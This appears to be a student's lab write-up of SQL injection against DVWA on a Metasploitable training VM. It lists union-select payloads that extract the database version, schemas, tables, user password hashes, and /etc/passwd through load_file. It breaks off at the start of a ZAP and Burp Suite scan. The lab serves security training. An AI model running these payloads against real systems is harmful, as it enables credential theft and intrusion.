
Appendix D.

Lab 6.1.1 Web-Database Attacks


Monday, August 7, 2023
7:11 PM

Part A:
SQL Injection against Metasploitable machine (172.20.50.54):

Log into Metasploitable machine by tying in the IP address into firefox web browser:



Change DVMA Security Level:



Part A Continued:
Questions and Answers:

a. Enter blah ‘ and click submit
i. What type of SQL server is it?
Answer: MySQL server

b. Enter ‘ union select null,@@hostname#
i. What is the hostname?
Answer: metasploitable


c. Enter ‘ union select 1,@@version#
i. What is the version of the SQL server?
Answer: 5.0.51a-3ubuntu5
ii. What OS information did you capture?
Answer: Ubuntu OS (Linux)

d. Enter ‘ union select null,database()#”
i. What database does the current application use?
Answer: dvwa


e. Enter ‘ union select null,schema_name from information_schema.schemata#’
i. How many database names does the query return?
Answer: information_schema, dvwa, metasploit, mysql, owasp10, tikiwiki, tikiwiki195

f. Enter ‘ union select null,user()#
i. What is the user account running the current database
Answer: root@localhost

g. Enter ‘ union select null, table_name from information_schema.tables #
i. Copy the results into a text editor. Save the file as msp_tables.txt
Completed
ii. Do ‘ grep -i surname msp_tables.txt | wc -l’
Completed
iii. How many table names does the query return?
Answer: 236




h. Enter ‘ union select null, table_name from information_schema.tables where table_schema= 'owasp10’ #
i. How many tables are in the owasp DB?
Answer: 6
(accounts, blogs_table, captured_data, credit_cards, hitlog, pen_test_tools.)
i. Enter % ‘ and 1=0 union select null,concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
Completed
i. How many hashes were returned?
Answer: 5
ii. What is Hack me’s username?
Answer: 1337



******NOTE: Saved as DVWA.txt on remote Kali Machine******

j. Enter ‘ union all select load_file(‘/etc/passwd’),null #
i. What is returned?
Answer:




NOTE: Saved as DVWA1.txt on remote Kali Machine

Part B:

Explore Web Application Vulnerabilities with Zap and Burp Suite:


Using the Ubuntu server 172.20.50.50 port 3000

Scan the Ubuntu server with Zap:

